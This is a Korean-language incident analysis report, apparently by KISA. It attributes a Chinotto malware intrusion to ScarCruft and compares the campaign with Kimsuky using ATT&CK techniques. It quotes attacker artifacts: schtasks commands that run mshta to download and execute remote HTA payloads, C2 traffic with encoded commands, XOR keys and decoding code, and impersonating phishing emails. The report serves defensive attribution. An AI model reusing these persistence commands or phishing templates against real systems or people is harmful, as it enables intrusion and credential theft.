combase.dll	Windows용 Microsoft COM	Microsoft Corporation	C:₩Windows₩SysWOW64₩combase.dll
comctl32.dll	User Experience Controls Lib...	Microsoft Corporation	C:₩Windows₩WinSxS₩x86_microsoft.windows.co...
comdlg32.dll	Common Dialogs DLL	Microsoft Corporation	C:₩Windows₩SysWOW64₩comdlg32.dll
crypt32.dll	Crypto API32	Microsoft Corporation	C:₩Windows₩SysWOW64₩crypt32.dll
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:₩Windows₩SysWOW64₩cryptbase.dll
dnsapi.dll	DNS 클라이언트 API DLL	Microsoft Corporation	C:₩Windows₩SysWOW64₩dnsapi.dll
evc.dll			C:₩Users₩Public₩Libraries₩evc.dll


• T1218.001 System Binary Proxy Execution: Compiled HTML File

도움말 파일로 위장된 악성 .chm파일을 유포했습니다. .chm 파일 실행시 악성 페이지로 연결되어 추가 스크립트를 다운로드 받아 실행합니다.



• T1124 System Time Discovery

악성코드는 명령제어 및 관리를 위해 로그파일에 명령 시간과 명령 결과를 저장. 저장시 0x75로 인코딩해 저장합니다.



• T1560.002 Archive Collected Data: Archive via Library

악성코드는 수집한 감염시스템의 스크린캡처 화면을 압축 및 xor연산해 수집합니다. 이 때, 수집한 데이터는 e_[random_10]으로 저장되어 전달하며, xor키는 “YFXAWSAEAXee12D4”, ”PEXdRUSBACXX3DAD” 등 악성코드에 명시된 고정된 키 값을 사용합니다.

e_[str(10)]= xor(zip(Screen Capture))

• T1119 Automated Collection

악성코드는 감염시 기본 설정이 scap: 또는 ckup: 로 되어있으며, 이 명령을 통해 지속적으로 감염 시스템의 화면을 캡처하고 압축해 수집하고 정보유출지로 전달합니다.

• T1005 Data from Local System


init: 명령은 CSIDL_DESKTOP, CSIDL_PERSONAL,CSIDL_MYMUSIC, CSIDL_MYVIDEO 에서 아래 파일을 수집하고 업로드할 수 있습니다.

```
jpg|jpeg|png|gif|bmp|hwp|doc|docx|xls|xlsx|xlsm|ppt|pptx|pdf|txt|mp3|amr|
m4a|ogg|aac|jpg|jpeg|png|gif|bmp|hwp|doc|docx|xls|xlsx|xlsm|ppt|pptx|pdf|
txt|mp3|amr|m4a|ogg|acc|av|wma|3gpp|eml|lnk|zip|rar|egg|alz|7z|vcf|3gp|
```

• T1025 Data from Removable Media


이동식 미디어 데이터가 연결되면 연결된 드라이브의 데이터를 C:₩ProgramData₩Phone₩[단말기명]₩ 에 복사합니다.

```
{
  if ( !StringFromGUID2(&rguid, sz, 64) )
    sz[0] = 0;
  if ( !wcscmp(sz, L"{27E2E392-A111-48E0-AB0C-E17705A05F85}") )
  {
    wcscat_s(programdata_, 0x104u, L"\\");
    wcscat_s(programdata_, 0x104u, Source);
    *sz = 0xD4B9;
    v31 = 59319;
```




• T1056.001 Input Capture: Keylogging

악성코드 감염시 `c:\\user\\Public\\`경로에 `Key.ini`파일을 생성하며, 수집된 키로깅 정보를 지속적으로 key.ini파일에 저장합니다.



• T1113 Screen Capture

악성코드는 감염시 기본 설정이 scap: 또는 ckup: 로 되어있으며, 이 명령을 통해 지속적으로 감염 시스템의 화면을 캡처하고 압축해 수집하고 정보유출지로 전달합니다.



• T1132.001 Data Encoding: Standard Encoding


명령 송수신시 xor, base64등을 사용해 명령을 인코딩해 전달하고 명령 결과를 수신받습니다.

```
Date: Wed, 04 May 2022 06:04:38 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.0.15
X-Powered-By: PHP/8.0.15
Content-Length: 22
Content-Type: text/html; ch
                          Command
xfgjjskuzxbzkze:whoamiPOST /price.php?
D8vhzKn41=b8YA2sTCJ9&JOyaxtTFd=p3QtP9w&zd=lwUJ0vskaZETFM&hyoOR4AED=nzvLGNE4FK&Tm9Eh=BIw3h6PMbnJ7Vkly&Zk0zp1u=NjAHV1VENT4XAj4RMgIeHCE9H1
wGCyMoDApsXjJWOzAMZCUAK3wFDjMpBwJh HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host:
Content-Length: 73
Expect: 100-continue

HTTP/1.1 100 Continue
                          command result
data=eGZnampza3V6eGJ6a3plOndob2FtaQ0Kd2luLXIzY2p1Y3FnbTU3XHRob3INCg%3d%3dHTTP/1.1 200 OK
Date: Wed, 04 May 2022 06:04:38 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.0.15
X-Powered-By: PHP/8.0.15
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

• T1041 Exfiltration Over C2 Channel

명령제어서버를 통해 명령 송수신 및 감염 시스템에서 정보수집을 수행합니다.



Association

우리는 침해사고 분석 과정에서 흥미로운 점을 확인했습니다. 본 침해사고에서 확인된 명령제어 및 정보유출형 악성코드인 “Chinotto"는 ScarCruft그룹 고유의 악성코드 입니다. 그러나 명령제어지 조사를 통해 확인된 공격자원(악성코드 명령제어 서버, 피싱메일 발송기, 파워셸 스크립트 등)은 Kimsuky 그룹의 공격 자원과 일부 유사하다 는 점을 발견하였습니다.

이번 장에서는 침해사고 분석 과정에서 확인된 두 그룹(ScarCruft, Kimsuky)의 공통적인 특징에 대해 이야기 합니다.

1. 피싱메일 정보 수집기

ScarCruft C&C 서버에서 발견한 파일인 verify.php를 살펴보면 코드의 일부가 난독화되어 있습니다. 디코딩을 할 때에 ‘$checksum=”ccc”’라는 문자열을 확인하여 디코딩이 제대로 되었는지 확인합니다.

```
function dec_module($id){
$checksum = '$checksum="ccc";';
$str = 'YwgaABRSQRMpe2UUEBVGf(
```

이때 디코딩 함수의 이름은 aes_dec이지만 실제로 디코딩 기능은 key값과 XOR 연산으로 이루어집니다.

```
public function aes_dec($data){
$data = base64_decode($data);
$result = '';
for($i=0; $i<strlen($data);){
for($j=0; ($j<strlen($this->key) && $i<strlen($data)); $j++,$i++){
$result .= $data{$i} ^ $this->key{$j};
}
}
```

인코딩된 코드를 해독하면 메일 송신 기능이 담긴 코드가 보이는데 그 중 Mobile_Detect란 이름의 Class가 존재합니다. 해당 기능은 2020년에 KIMSUKY가 관리하는 서버에서도 발견된 적이 있습니다.

KIMSUKY가 관리하는 서버에서 Mobile_Detect.php란 이름의 파일이 존재했으며, 이 당시에는 Mobile_Detect 기능이 코드의 일부가 아닌 단독 파일로 존재하였습니다. 자세한 내용은 KISA Operation Muzabi 보고서에 있습니다.

```
class Mobile_Detect
{
const DETECTION_TYPE_MOBILE = 'mobile';
const DETECTION_TYPE_EXTENDED   = 'extended';
const VER   = '([\w._\+]+)';
const MOBILE_GRADE_A= 'A';
const MOBILE_GRADE_B= 'B';
const MOBILE_GRADE_C= 'C';
const VERSION   = '2.8.34';
const VERSION_TYPE_STRING   = 'text';
const VERSION_TYPE_FLOAT= 'float';
protected $cache = array();
protected $userAgent = null;
protected $httpHeaders = array();
protected $cloudfrontHeaders = array();
protected $matchingRegex = null;
```

Mobile_Detect Class

```
<?php
/**
 * Mobile Detect Library
 * =====================
 *
 * Motto: "Every business should have a mobile detection script to detect mobile readers"
 *
 * Mobile_Detect is a lightweight PHP class for detecting mobile devices (including tablets).
 * It uses the User-Agent string combined with specific HTTP headers to detect the mobile environment.
 *
 * @author     Current authors: Serban Ghita <serbanghita@gmail.com>
 *                      Nick Ilyin <nick.ilyin@gmail.com>
 *
 *          Original author: Victor Stanciu <vic.stanciu@gmail.com>
 *
 * @license    Code and contributions have 'MIT License'
 *          More details: https://github.com/serbanghita/Mobile-Detect/blob/master/LICENSE.txt
 *
 * @link       Homepage:    http://mobiledetect.net
 *          GitHub Repo:  https://github.com/serbanghita/Mobile-Detect
 *          Google Code:  http://code.google.com/p/php-mobile-detect/
 *          README:       https://github.com/serbanghita/Mobile-Detect/blob/master/README.md
 *          HOWTO:        https://github.com/serbanghita/Mobile-Detect/wiki/Code-examples
 *
 * @version    2.8.16
 */
class Mobile_Detect
{
   /**
    * Mobile detection type.
    *
    * @deprecated since version 2.6.9
    */
   const DETECTION_TYPE_MOBILE    = 'mobile';
   /**
    * Extended detection type.
    *
    * @deprecated since version 2.6.9
    */
   const DETECTION_TYPE_EXTENDED   = 'extended';
   /**
    * A frequently used regular expression to extract version #s.
    *
    * @deprecated since version 2.6.9
```

Mobile_Detect.php

2 피해 기업에 침투 이후 'default' 명의 계정 생성


S2W의 KIMSUKY 보고서에 따르면 Kimsuky 그룹은 침해한 기업에 백도어용 계정을 생성할때 default란 이름을 사용하는 특징이 있습니다. 이 때 default 계정은 Windows의 기본 계정이므로 해당 계정을 새로 생성하게 되면 default.[workstation 이름]의 계정이 생성됩니다.

5.2 Create account: local accounts

On *Windows Server*, the attacker created the `default` account in the `administrators group` and created a tool after granting privileges.

사용자 이름	default
사용자 유형	Local User
보안 식별자	S-1-5-21-2283787599-2925703034-3200572022-1012
프로필 경로	C:\Users\default.[redacted]DB1
마지막 로그인 날짜/시간	2020-11-10 PM 12:58:49
마지막 암호 변경 날짜/시간	2020-11-10 AM 1:31:32
암호 필수	True
NTLM 해시	21BA5EF572CC39FF3CA123BF1EF04855
사용자 그룹	Administrators Users, Remote Desktop Users
로그인 횟수	7
계정 사용 안 함	False

ScarCruft이 피싱 메일 발송에 악용한 피해기업에서 백도어용 계정을 생성할 때 Kimsuky 그룹이 계정생성시 보여준 특징과 동일하게 default란 이름으로 생성되었습니다.



3. Chinotto 악성코드 정보수집 서버에서 발송된 이메일

Chinotto 악성코드 정보수집 서버에서 발송한 피싱 이메일 형식과 Kimsuky의 공격자원 서버에서 발송한 이메일 형식이 유사한것으로 확인되었습니다.

두 메일 모두 동일 기관을 사칭한 피싱메일을 발송하였으며, 다른점은 Kimsuky의 피싱 이메일에서는 '쿠기 삭제 봉사'라는 어색한 한국어를 구사한 반면 Scarcruft의 피싱 이메일에서는 '쿠키 삭제서비스'라는 한국에서 흔히 사용하는 외래어로 표현해 자연스럽게 바뀌었습니다.

[긴급] 개인정보 유출사건 관련 중요 알림

안녕하십니까. 한국인터넷진흥원입니다.

최근 웹메일 로그인 관련 취약점에 의한 개인정보 유출사건이 대대적으로 발생하고 있습니다.
회원님의 메일계정 [redacted]에서도 해당 취약점에 의한 해킹 흔적이 발견되었습니다.

o 세부정보
- 취약점: CVE-2021-0419235
- 적용플랫폼: Android 8, 9, 10, 11

안전한 웹메일 이용을 위하여 즉시 한국인터넷진흥원에서 제공하는 비정상적인 쿠기 삭제봉사를 이용하세요.

비정상적인 쿠기 모두삭제 >

비정상적인 쿠기를 삭제하지 않을 경우 회원님의 개인정보가 지속적으로 유출될 수 있습니다.

기타문의사항은 kisa.security@gmail.com로 연락바랍니다.

Kimsuky의 공격 자원 서버에서 발송한 피싱 이메일

개인정보 유출사건 관련 중요 알림

안녕하십니까. 한국인터넷진흥원입니다.

최근 웹메일 로그인 관련 취약점에 의한 개인정보 유출사건이 대대적으로 발생하고 있습니다.
메일계정 [redacted]에서도 해당 취약점에 의한 해킹 흔적이 발견되었습니다.

o 세부정보
- 취약점: CVE-2021-21648
- 적용플랫폼: Android 8, 9, 10, 11

안전한 웹메일 이용을 위하여 즉시 한국인터넷진흥원에서 제공하는 비정상적인 쿠키 삭제서비스를 이용하세요.

비정상적인 쿠기 모두 삭제 >

비정상적인 쿠키를 삭제하지 않을 경우 개인정보가 지속적으로 유출될 수 있습니다.

Chinotto 악성코드 C2서버에서 발송한 피싱 이메일

4. 작업스케줄러 등록 명령어의 파라미터가 유사

파워셸을 통한 작업 스케줄러 등록시 코드를 비교해 보면, 두 공격에 schtasks 명령어가 사용되었으며, 옵션 값 순서 역시 동일 합니다. 또한, 작업스케줄러를 통한 명령 수행 역시 둘 다 동일하게 mshta를 통해 추가 파일을 다운로드 받아 실행시키는 동작을 수행하게 됩니다.

ScarCruft's PowerShell

```
function Set_SC($Km5C2XRuzb13Km)
{
    $MbTUOPF6mZ = 'mshta http://       org/adm/phpMyAdmin/info/style.php'
    schtasks /create /sc minute /mo 09 /tn $Km5C2XRuzb13Km /tr $MbTUOPF6mZ /f;
}
```


Kimsuky's PowerShell

```
'schtasks /Create /SC MINUTE /MO 1/TN "AReference\BDistribution\Cmvoqd" /TR "cmd.exe ""%appdata%\Microsoft\Windows\Templates\OfficeAppManifest_v.bat"""/F
SetIEState
```

```
mas = "http://miracle.          .co.kr/user/views/resort/css/"
regInst = "cmd /c schtasks /Create /SC MINUTE /MO 5 /TN ahnlabAutoupdate /TR "
action = "mshta " & mas & "suf.hta"
Roller(regInst & """" & action & """" & " /f")
GetInfo(dir & "\Network")
Roller("cmd /c taskkill /im mshta.exe /f")
```

침해사고 분석과정에서 확인된 일부 사고에서 ScaCruft와 Kimsuky그룹의 특징이 일부 오버랩(overlap)되는 경우가 있습니다. 다만 이 내용이 두 그룹의 자원이 일부 교집합(intersection)된다는 것이며, 부분집합(subset)이 아님을 명심해야합니다. 최근 발생하고 있는 침해사고에서는 솔루션 악용이나 공개된 악성 소프트웨어등을 침투에 활발하게 악용하고 있습니다. 때문에 침해사고에서의 공격기법의 중첩(overlap)이 빈번하게 발생하고 있습니다.

Conclusion



우리는 일부 그룹과의 연관성에도 특정 그룹 고유의 악성코드를 활용한다는 점 등 침해사고에서 확인된 TTPs를 종합적으로 분석한 결과, 본 사고의 공격 주체를 ScarCruft그룹의 소행으로 결론을 내었습니다.

공격그룹의 정의를 통해 확보할 수 있는 기대효과 중 하나는 대응의 우선순위를 결정할 수 있다는 점입니다. 공격그룹이 공격캠페인에 사용하는 취약점, 공격도구 및 인프라는 어느정도 고정 되어 있으며 빈번하게 공격하는 타겟군 또한 마찬가지로 유사합니다. 따라서 일련의 사건들이 가지는 TTPs를 분석하고 공격그룹을 명명하게 되면 해당 그룹이 어느 타겟을 주로 공격하고 공격 목적이 무엇인지를 판단할 수 있습니다.

예를들어, ScarCruft는 한국에 거주하고 있는 특정 인물들의 정보를 수집하기 위해, 포털 사이트를 사칭한 피싱 이메일을 통해 침투하고 그 과정에서 Chinotto 악성코드를 활용합니다. ScarCruft에 대한 분석 결과를 활용하여 최근 공격전략을 공유함으로써 잠재적 피해자들에게 보안 위협을 환기할 수 있습니다. 이처럼 공격그룹을 명명하고 추적하게 되면 보호 대상의 위협 우선순위를 설정하고 사전에 준비할 수 있습니다.

공격그룹의 분류가 방어자의 관점에서 활용하기 위함이라고 생각한다면, 고려해야 하는 사항은 공격그룹의 주된 목적과 타겟은 무엇인지입니다. (향후 기준점이 변화할 수 있겠지만) 이러한 관점으로 침해사고를 비추어보면 Kimsuky와 유사한 인프라가 사용되었음에도 불구하고 범용적으로 한국의 기업과 기관, 개인을 가리지 않고 공격하는 Kimsuky라고 판단하기 보다 특정 인물을들의 정보를 수집하는 ScarCruft 그룹의 공격으로 판단하는 것이 적절해 보입니다.

우리는 공격그룹이 사용하는 캠페인의 명확한 TTPs를 분석하고, 확인된 TTPs를 기반으로 각 구간에서 드러나는 공격자의 특징을 탐지 함으로써 공격자의 공격 속도를 늦출수 있도록 계속 노력할 것입니다.

Reference

1. ScarCruft's information-gathering activities
https://www.virusbulletin.com/conference/vb2022/abstracts/scarcufts-information-gathering-activities/

2. ScarCruft surveilling North Korean defectors and human rights activists
https://securelist.com/scarcruft-surveilling-north-korean-defectors-and-human-rights-activists/105074/

3. TTPs #4 Phishing Target Reconnaissance and Attack Resource Analysis.
https://www.boho.or.kr/krcert/publicationView.do?bulletin_writing_sequence=35936


4. Operation Newt on : HI KIMSUKY? DID AN APPLE(SEED) REALLY FALL ON NEWTON'S HEAD?
https://vblocalhost.com/uploads/VB2021-Kim-etal.pdf

Appendix A. Tactics, Techniques, and Procedures

해킹 사고가 지속 발생함에 따라 보안 요구 사항은 점점 더 까다로워지고 있으며 방어 시스템의 기능은 매우 높은 수준으로 발전하고 있다. 그렇지만, 과거의 침해사고들이 현재에도 여전히 발생하고 있으며, 방어 체계를 잘 갖춘 기업도 전혀 예외는 아닙니다.

사이버보안에서 유명한 고통의 피라미드(The Pyramid of Pain)는 방어자가 TTPs(Tactics, Techniques, and Procedures)와 같은 공격자의 전략과 전술, 그리고 그 과정을 이해하고 방어 체계를 운영하는 것이 가장 효과적임을 잘 표현하고 있다. **보안은 공격자를 Tough!한 단계로 끌고 가는 것 입니다.**

여전히, IoC(Indicator of Compromise, 악성IP – 악성 도메인 등 단순 지표) 기반의 방어 체계는 매우 유용합니다. 다만, **공격자는 단순 지표와 관련된 공격 인프라를 쉽게 확보하고 버릴 수 있습니다.**



고통의 피라미드, David J Bianco

하지만 TTPs는 그렇지 않습니다. **공격자는 TTPs를 쉽게 확보하거나 버리기 어렵습니다.** 타깃이 정해진 공격자는 타깃의 방어 환경을 무력화하기 위해 많은 시간을 들여서 TTPs를 학습하고 연습해 확보된 TTPs를 지속 활용할 수 있는 대상들이 새로운 타깃이 되게 됩니다.

공격자의 TTPs는 언제나 방어 환경의 특성과 맞물려 있습니다. 그래서, 방어자는 방어 환경에 대해 정확히 이해하고 있어야 하며, 공격의 흐름과 과정을 패턴이나 기법이 아닌 전략 전술 관점으로 보아야 합니다.

방어자의 환경과 공격자의 TTPs는 함께 이야기 되어야 합니다. TTPs를 이해한 방어자는 '공격자의 TTPs가 방어자 환경에 유효한 것인지' 여부와, '유효하다면 TTPs를 무력화할 수 있는 방어 전략은 무엇인지' 등 2가지를 설명할 수 있습니다.
한국인터넷진흥원(이하 KISA)은 침해사고 대응 과정을 통해 공격자의 TTPs를 파악하고 있으며, 그 과정 및 대응방안을 ATT&CK Framework 기반으로 작성하여 배포합니다. 보고서에 포함되어 있는 공격의 TTPs와 관련된 다양한 흔적들(Artifacts)은 TTPs에 대한 이해를 돕는 수단입니다.